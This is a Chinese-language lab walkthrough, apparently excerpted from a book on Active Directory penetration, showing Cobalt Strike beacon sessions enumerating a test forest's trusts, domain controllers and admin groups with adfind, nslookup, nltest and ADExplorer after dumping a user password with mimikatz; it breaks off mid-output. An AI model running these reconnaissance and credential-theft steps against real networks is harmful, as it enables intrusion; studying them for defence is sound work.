


域林攻击

本文部分节选自《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

如果碰到了目标是域林的架构，在拿下了域林中某个子域的控制权限后，如何通过子域横向到林根域进而控制整个域林呢？本文主要讲解域林中横向渗透的一些手法和攻击思路。

有如下实验环境：

xie.com 是域林的林根域，shanghai.xie.com 和 beijing.xie.com 都是 xie.com 的子域。

shanghai.xie.com 域中有一个域内主机 Win2008R2，beijing.xie.com 域中有一个域内主机 Win10。整体架构如图所示：



现在通过其他手段拿下了主机 Win2008R2 的权限，并且通过执行相关命令得知当前主机 Win2008R2 在 shanghai.xie.com 域内。通过查询域信任关系可以得知当前域林中有三个域。林根域为 xie.com，两个子域为 beijing.xie.com 和 shanghai.xie.com。

如图所示，通过 CobaltStrike 执行相关查询命令：

```

beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
received output:
shanghai\sh_test

beacon> shell net time /domain
[*] Tasked beacon to run: net time /domain
[+] host called home, sent: 47 bytes
received output:
\\SH-AD.shanghai.xie.com 的当前时间是 2021/10/19 16:31:19

命令成功完成。

-----查看域信任关系-----
[*] Tasked beacon to run: nltest /domain_trusts
[+] host called home, sent: 53 bytes
received output:
域信任的列表:
  0: XIE xie.com (NT 5) (Forest Tree Root) (Direct Outbound) (Direct Inbound) ( Attr: 0x20 )
  1: BEIJING beijing.xie.com (NT 5) (Forest: 0)
  2: SHANGHAI shanghai.xie.com (NT 5) (Forest: 0) (Primary Domain) (Native)
此命令成功完成
  
```

通过 CobaltStrike 内置的 mimikatz 模块抓取到当前机器用户的凭据。用户为域 shanghai.xie.com 下的 sh_test，密码为：P@ss1234。

如图所示，可以看到 CobaltStrike 抓到的用户凭据：



编辑凭证

用户名: sh_test

密码: P@ss1234

Realm: SHANGHAI.XIE.COM

备注:

Source: mimikatz

主机: 10.211.55.7

Save

现在我们需要通过该机器以及获取到的信息进行域林横向，直至接管整个域林！

查询域控

这一步主要查询域林中三个域的域控制器。查询的手段有很多，这里只演示使用 adfind、nslookup 和 nltest 进行查询。

通过这些手段查询得到三个域的域控制器的信息如下：

林根域 xie.com 域控制器：

- AD: 10.211.55.4
- AD02: 10.211.55.8

域 shanghai.xie.com 域控制器:

- SH-AD: 10.211.55.13

域 beijing.xie.com 域控制器:

- BJ-AD: 10.211.55.14

具体查询命令如下:

1. Adfind 查询

可以使用 adfind 进行查询, 只需要查询的时候指定不同的域 base DN, 即可查询出不同域的域控制器。

通过 adfind 执行如下不同命令查询不同域的域控制器:

#adfind 查询域 xie.com 的域控

```
Adfind.exe -b dc=xie,dc=com -sc dclist
```

#adfind 查询域 shanghai.xie.com 的域控

```
Adfind.exe -b dc=shanghai,dc=xie,dc=com -sc dclist
```

#adfind 查询域 beijing.xie.com 的域控

```
Adfind.exe -b dc=beijing,dc=xie,dc=com -sc dclist
```

如图所示, 通过 adfind 查询得到三个域的域控制器。


```
beacon> shell Adfind.exe -b dc=xie,dc=com -sc dclist
[*] Tasked beacon to run: Adfind.exe -b dc=xie,dc=com -sc dclist
[+] host called home, sent: 69 bytes
received output:
AD.xie.com
AD02.xie.com

beacon> shell Adfind.exe -b dc=shanghai,dc=xie,dc=com -sc dclist
[*] Tasked beacon to run: Adfind.exe -b dc=shanghai,dc=xie,dc=com -sc dclist
[+] host called home, sent: 81 bytes
received output:
SH-AD.shanghai.xie.com

beacon> shell Adfind.exe -b dc=beijing,dc=xie,dc=com -sc dclist
[*] Tasked beacon to run: Adfind.exe -b dc=beijing,dc=xie,dc=com -sc dclist
[+] host called home, sent: 80 bytes
received output:
BJ-AD.beijing.xie.com
```

2. nslookup 查询

也可以使用 nslookup 进行查询，只需要查询的时候指定不同的域，即可查询出不同域的域控制器。

通过 nslookup 执行如下不同命令查询不同域的域控制器：

#nslookup 查询 xie.com 的域控

```
nslookup -qt=ns xie.com
```

#nslookup 查询 beijing.xie.com 的域控

```
nslookup -qt=ns beijing.xie.com
```

#nslookup 查询 shanghai.xie.com 的域控

```
nslookup -qt=ns shanghai.xie.com
```

如图所示，通过 nslookup 命令查询出林根域 xie.com 的域控：

```
-----通过nslookup查询域控-----
[*] Tasked beacon to run: nslookup -qt=ns xie.com
[+] host called home, sent: 54 bytes
received output:
DNS request timed out.
    timeout was 2 seconds.
服务器:  UnKnown
Address:  ::1

xie.com nameserver = ad02.xie.com
xie.com nameserver = ad.xie.com
ad02.xie.com    internet address = 10.211.55.8
ad02.xie.com    AAAA IPv6 address = fdb2:2c26:f4e4:0:bc4a:5e9e:c5da:23de
ad.xie.com      internet address = 10.211.55.4
ad.xie.com      AAAA IPv6 address = fdb2:2c26:f4e4:0:116b:710f:9470:542
```

如图所示，通过 nslookup 命令查询出当前域 shanghai.xie.com 的域控：

```
-----通过nslookup查询域控-----
[*] Tasked beacon to run: nslookup -qt=ns shanghai.xie.com
[+] host called home, sent: 63 bytes
received output:
非权威应答:
服务器:  UnKnown
Address:  ::1

shanghai.xie.com    nameserver = sh-ad.shanghai.xie.com

sh-ad.shanghai.xie.com internet address = 10.211.55.13
sh-ad.shanghai.xie.com AAAA IPv6 address = fdb2:2c26:f4e4:0:681e:9348:57a1:1fdc
```

如图所示，通过 nslookup 命令查询出域 beijing.xie.com 的域控：

```
-----通过nslookup查询域控-----
[*] Tasked beacon to run: nslookup -qt=ns beijing.xie.com
[+] host called home, sent: 62 bytes
received output:
非权威应答:
服务器: UnKnown
Address: ::1

beijing.xie.com nameserver = bj-ad.beijing.xie.com

bj-ad.beijing.xie.com internet address = 10.211.55.14
bj-ad.beijing.xie.com AAAA IPv6 address = fdb2:2c26:f4e4:0:ac89:b5aa:c1dc:2967
```

3. nltest 查询

也可以使用 nltest 进行查询，只需要查询的时候指定不同的域，即可查询出不同域的域控制器。

通过 nltest 执行如下不同命令查询不同域的域控制器：

#nltest 查询 xie.com 的域控

```
nltest /DCLIST:xie.com
```

#nltest 查询 beijing.xie.com 的域控

```
nltest /DCLIST:beijing.xie.com
```

#nltest 查询 shanghai.xie.com 的域控

```
nltest /DCLIST:shanghai.xie.com
```

如图所示，通过 nltest 命令查询得到三个域的域控制器：

```
-----通过nltest查询域控-----
[*] Tasked beacon to run: nltest /DCLIST:xie.com
[+] host called home, sent: 53 bytes
received output:
获得域“xie.com”中 DC 的列表(从“\\AD.xie.com”中)。
      AD.xie.com [PDC]   [DS]  站点: Default-First-Site-Name
      AD02.xie.com      [DS]  站点: Default-First-Site-Name
此命令成功完成

-----通过nltest查询域控-----
[*] Tasked beacon to run: nltest /DCLIST:beijing.xie.com
[+] host called home, sent: 61 bytes
received output:
获得域“beijing.xie.com”中 DC 的列表(从“\\BJ-AD.beijing.xie.com”中)。
      BJ-AD.beijing.xie.com [PDC]   [DS]  站点: Default-First-Site-Name
此命令成功完成

-----通过nltest查询域控-----
[*] Tasked beacon to run: nltest /DCLIST:shanghai.xie.com
[+] host called home, sent: 62 bytes
received output:
获得域“shanghai.xie.com”中 DC 的列表(从“\\SH-AD.shanghai.xie.com”中)。
      SH-AD.shanghai.xie.com [PDC]   [DS]  站点: Default-First-Site-Name
此命令成功完成
```

注：要查询当前域的域控制器，只需要执行 net group "domain controllers" /domain 即可查询。

查询域管理员和企业管理员

这一步主要查询域林中三个域的域管理员和林根域的企业管理员，为后面的权限提升做准备。查询的手段有很多，这里只显示使用 adfind 和 ADEplorer 进行查询。企业管理员只能在林根域 xie.com 内查询。通过下面这些手段查询得到三个域的域管理员的如下信息：

林根域 xie.com 的域管理员和企业管理员：

- 域管理员：administrator、admin
- 企业管理员：administrator

域 shanghai.xie.com 的域管理员：

- 域管理员：administrator、sh_admin

域 beijing.xie.com 的域管理员：

- 域管理员：administrator、bj_admin

具体查询命令如下：

1. Adfind 查询

可以使用 adfind 进行查询，只需要查询的时候指定不同的域 base DN，即可查询出不同域的域管理员。

通过 adfind 执行如下不同命令查询不同域的域管理员：

#查询林根域的企业管理员

```
Adfind.exe -b "CN=Enterprise Admins,CN=Users,DC=xie,DC=com" member
```

#查询林根域的域管理员

```
Adfind.exe -b "CN=Domain Admins,CN=Users,DC=xie,DC=com" member
```

#查询 beijing.xie.com 的域管理员

```
Adfind.exe -b "CN=Domain Admins,CN=Users,DC=beijing,DC=xie,DC=com" member
```

#查询 shanghai.xie.com 的域管理员

```
Adfind.exe -b "CN=Domain Admins,CN=Users,DC=shanghai,DC=xie,DC=com" member
```

如图所示，通过 adfind 查询出林根域 xie.com 的企业管理员和域管理员：

```

beacon> shell Adfind.exe -b "CN=Enterprise Admins,CN=Users,DC=xie,DC=com" member
[*] Tasked beacon to run: Adfind.exe -b "CN=Enterprise Admins,CN=Users,DC=xie,DC=com" member
[+] host called home, sent: 97 bytes
received output:

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: AD.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=Enterprise Admins,CN=Users,DC=xie,DC=com
>member: CN=Administrator,CN=Users,DC=xie,DC=com

1 Objects returned

beacon> shell Adfind.exe -b "CN=Domain Admins,CN=Users,DC=xie,DC=com" member
[*] Tasked beacon to run: Adfind.exe -b "CN=Domain Admins,CN=Users,DC=xie,DC=com" member
[+] host called home, sent: 93 bytes
received output:

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: AD.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=Domain Admins,CN=Users,DC=xie,DC=com
>member: CN=admin,CN=Users,DC=xie,DC=com
>member: CN=Administrator,CN=Users,DC=xie,DC=com

```

如图所示，通过 adfind 查询出域 beijing.xie.com 的域管理员：

```

beacon> shell Adfind.exe -b "CN=Domain Admins,CN=Users,DC=beijing,DC=xie,DC=com" member
[*] Tasked beacon to run: Adfind.exe -b "CN=Domain Admins,CN=Users,DC=beijing,DC=xie,DC=com" member
[+] host called home, sent: 104 bytes
received output:

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: AD.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=Domain Admins,CN=Users,DC=beijing,DC=xie,DC=com
>member: CN=bj_admin,CN=Users,DC=beijing,DC=xie,DC=com
>member: CN=Administrator,CN=Users,DC=beijing,DC=xie,DC=com

1 Objects returned

```

如图所示，通过 nslookup 命令查询出当前域 shanghai.xie.com 的域管理员：

fcmit.cc

```
beacon> shell Adfind.exe -b "CN=Domain Admins,CN=Users,DC=shanghai,DC=xie,DC=com" member
[*] Tasked beacon to run: Adfind.exe -b "CN=Domain Admins,CN=Users,DC=shanghai,DC=xie,DC=com" member
[+] host called home, sent: 105 bytes
received output:

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: AD.xie.com:389
Directory: Windows Server 2012 R2


dn:CN=Domain Admins,CN=Users,DC=shanghai,DC=xie,DC=com
>member: CN=sh_admin,CN=Users,DC=shanghai,DC=xie,DC=com
>member: CN=Administrator,CN=Users,DC=shanghai,DC=xie,DC=com

1 Objects returned
```

2. ADEplorer 查询

除了使用 Adfind 查询外，我们还可以使用 ADEplorer 查询。只需要查询不同域的时候，使用当前获得的凭据连接不同域的域控制器即可。


如图所示，要查询当前域 shanghai.xie.com 的域管理员，只需要使用当前获得的凭据 sh_test 和密码连接 shanghai.xie.com 的域控制器 10.211.55.13 即可。




The image shows a Windows-style dialog box titled "Connect to Active Directory". It has a blue title bar with a yellow book icon and a close button (X). The dialog contains two radio buttons for selection. The first radio button is selected and is accompanied by the text: "Enter a name for an Active Directory database to which you want to connect. If you previously saved a connection, you do not need to enter a database name." Below this text are three input fields: "Connect to:" with the value "10.211.55.13", "User:" with the value "sh_test", and "Password:" with a masked password represented by ten black dots. The second radio button is unselected and is accompanied by the text: "Enter the path of a previous snapshot to load." Below this text is a "Path:" input field followed by a browse button (three dots). A horizontal line separates the selection options from the save options. Below the line, there is a text instruction: "If you want to save this connection for future use, select Save this connection, and then enter a name for the saved connection." Below this instruction is a checkbox labeled "Save this connection", which is currently unchecked. To the right of the checkbox is a "Name:" input field. At the bottom of the dialog are two buttons: "OK" and "Cancel".

然后查询 Users 容器下 Domain Admins 组的 member 属性即可查询到域管理员。

如图所示，可以看到查询到域管理员 sh_admin 和 administrator。




要查询林根域 xie.com 的域管理员和企业管理员，只需要使用当前获得的凭据 sh_test 和密码连接林根域 xie.com 的域控制器 10.211.55.4 即可。如图所示：




The image shows a Windows-style dialog box titled "Connect to Active Directory". It has a blue title bar with a yellow icon on the left and a close button (X) on the right. The dialog contains two radio buttons. The first radio button is selected and is followed by the text "Enter a name for an Active Directory database to which you want to connect. If you previously saved a connection, you do not need to enter a database name." Below this text are three text input fields: "Connect to:" containing "10.211.55.4", "User:" containing "sh_test", and "Password:" containing ten black dots. The second radio button is unselected and is followed by the text "Enter the path of a previous snapshot to load." Below this text is a text input field labeled "Path:" which is empty, followed by a small button with three dots "...". Below these options is a horizontal line, followed by the text "If you want to save this connection for future use, select Save this connection, and then enter a name for the saved connection." Below this text is a checkbox labeled "Save this connection" which is unchecked. Below the checkbox is a text input field labeled "Name:" which is empty. At the bottom right of the dialog are two buttons: "OK" and "Cancel".

然后查询 Users 容器下 Domain Admins 组的 member 属性即可查询到域管理员。


如图所示，可以看到查询到域管理员 admin 和 administrator。



然后查询 Users 容器下 Enterprise Admins 组的 member 属性即可查询到企业管理员。如图查询到林根域 xie.com 的企业管理员为 administrator。



要查询同为子域的 beijing.xie.com 的域管理员，只需要使用当前获得的凭据 sh_test 和密码连接 beijing.xie.com 的域控制器 10.211.55.14 即可。如图所示：



The image shows a Windows-style dialog box titled "Connect to Active Directory". It has a blue title bar with a yellow folder icon and a close button. The dialog contains two radio buttons. The first is selected and is followed by the text "Enter a name for an Active Directory database to which you want to connect. If you previously saved a connection, you do not need to enter a database name." Below this are three text input fields: "Connect to:" with the value "10.211.55.14", "User:" with the value "sh_test", and "Password:" with masked characters. The second radio button is unselected and is followed by the text "Enter the path of a previous snapshot to load." Below this is a "Path:" text input field and a browse button (three dots). A horizontal line separates the top section from the bottom section. The bottom section contains the text "If you want to save this connection for future use, select Save this connection, and then enter a name for the saved connection." Below this is an unchecked checkbox labeled "Save this connection" and a "Name:" text input field. At the bottom right are "OK" and "Cancel" buttons.

Connect to Active Directory

☒ Enter a name for an Active Directory database to which you want to connect. If you previously saved a connection, you do not need to enter a database name.

Connect to: 10.211.55.14

User: sh_test

Password: ●●●●●●●●

☐ Enter the path of a previous snapshot to load.

Path:


If you want to save this connection for future use, select Save this connection, and then enter a name for the saved connection.

☐ Save this connection

Name:

OK Cancel

然后查询 Users 容器下 Domain Admins 组的 member 属性即可查询到域管理员。如图所示，查询到 beijing.xie.com 的域管理员为 bj_admin 和 administrator。



注：要查询当前域的域管理员，只需要执行 net group "domain admins" /domain 即可查询。

查询所有域用户

在当前主机 Win2008R2 通过执行如下命令查询当前域所有域用户。

```
net group "domain users" /domain
```

如图所示，查询出当前域的所有域用户。


```

beacon> shell net group "domain users" /domain
[*] Tasked beacon to run: net group "domain users" /domain
